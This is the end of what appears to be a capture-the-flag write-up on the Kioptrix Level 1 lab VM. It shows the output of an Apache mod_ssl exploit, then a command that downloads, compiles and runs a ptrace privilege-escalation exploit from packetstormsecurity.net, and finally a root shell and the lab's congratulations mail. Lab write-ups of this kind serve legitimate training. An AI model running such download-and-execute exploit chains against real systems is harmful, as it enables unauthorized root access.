* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection... 41 of 41
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f81c8
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
-exploits/ptrace-kmod.c ; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; et/0304
--06:07:58--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

    0K ...                                                   100% @   3.74 MB/s

06:07:59 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

[+] Attached to 6431
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
whoami ; id
root
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
head -n 15 /var/mail/root
From root  Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptix.level1>
Received: (from root@localhost)
	by kioptix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
	for root@kioptix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2
Status: O

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...
Great success! The initial foothold worked perfectly and the modifications we made to the script immediately performed a privilege escalation exploit resulting in us gaining a root shell.
Conclusion
The Kioptrix series of Boot2Root VMs will always hold a special place in my heart for being the VMs that got me in to CTFs in the first place. I can say that without a doubt Kioptrix Level 1 and 2 has shaped my career and skillset in an enormous way.
Kioptrix Level 1 is a bit simple given the ability to compile an initial exploit that automatically performs a privilege escalation exploit, and I feel like Kioptrix 2 is a bit more interesting due to the inclusion of a web application component but I still wholeheartedly recommend this VM to any newbies.